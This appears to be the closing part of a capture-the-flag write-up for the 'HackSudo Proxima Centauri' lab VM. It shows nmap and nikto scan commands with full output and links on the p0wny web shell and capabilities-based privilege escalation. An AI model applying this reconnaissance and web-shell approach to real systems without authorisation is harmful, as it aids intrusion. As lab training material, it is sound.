


Figure 10:Root privileges attained

# Scans:

Nmap:

command: **nmap -A -p- 10.0.0.52**

Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-22 08:27 PDT

mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

Nmap scan report for 10.0.0.52

Host is up (0.00055s latency).

Not shown: 65534 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.38 ((Debian))

| http-cookie-flags:

| /:

| PHPSESSID:

|\_ httponly flag not set

|\_http-generator: pluck 4.7.13

| http-robots.txt: 2 disallowed entries

|\_/data/ /docs/

|\_http-server-header: Apache/2.4.38 (Debian)

| http-title: HackSudo Proxima Centauri - Image result for proxima centauri...

|\_Requested resource was http://10.0.0.52/?file=hacksudo-proxima-centauri

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 10.46 seconds

Command: **sudo nmap -O 10.0.0.52**  1 ⨯

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-01 15:45 PDT

mass\_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

Nmap scan report for 10.0.0.52

Host is up (0.0016s latency).

Not shown: 998 closed ports

PORT STATE SERVICE

22/tcp filtered ssh

80/tcp open http

MAC Address: 08:00:27:8B:33:2E (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux\_kernel:4 cpe:/o:linux:linux\_kernel:5

OS details: Linux 4.15 - 5.6

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds

Nikto Scan:

command: **nikto -host http://10.0.0.52**

- Nikto v2.1.6

---------------------------------------------------------------------------

+ Target IP: 10.0.0.52

+ Target Hostname: 10.0.0.52

+ Target Port: 80

+ Start Time: 2021-07-01 15:51:12 (GMT-7)

---------------------------------------------------------------------------

+ Server: Apache/2.4.38 (Debian)

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ Cookie PHPSESSID created without the httponly flag

+ Root page / redirects to: http://10.0.0.52/?file=hacksudo-proxima-centauri

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Entry '/data/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ OSVDB-3268: /docs/: Directory indexing found.

+ Entry '/docs/' in robots.txt returned a non-forbidden or redirect HTTP code (200)

+ "robots.txt" contains 2 entries which should be manually viewed.

+ OSVDB-29786: /admin.php?en\_log\_id=0&action=config: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be protected.

+ OSVDB-29786: /admin.php?en\_log\_id=0&action=users: EasyNews from http://www.webrc.ca version 4.3 allows remote admin access. This PHP file should be protected.

+ OSVDB-3092: /admin.php: This might be interesting...

+ OSVDB-3092: /data/: This might be interesting...

+ OSVDB-3268: /files/: Directory indexing found.

+ OSVDB-3092: /files/: This might be interesting...

+ OSVDB-3268: /images/: Directory indexing found.

+ OSVDB-3092: /install.php: install.php file found.

+ OSVDB-3233: /icons/README: Apache default file found.

+ /login.php: Admin login page/section found.

+ 7891 requests: 0 error(s) and 18 item(s) reported on remote host

+ End Time: 2021-07-01 15:52:12 (GMT-7) (60 seconds)

---------------------------------------------------------------------------

+ 1 host(s) tested

# References:

**Powny Shell**: https://securityonline.info/p0wny-shell/

**MySQL:** https://dev.mysql.com/doc/mysql-enterprise-backup/4.1/en/meb-encryption.html

**Capabilities:** https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/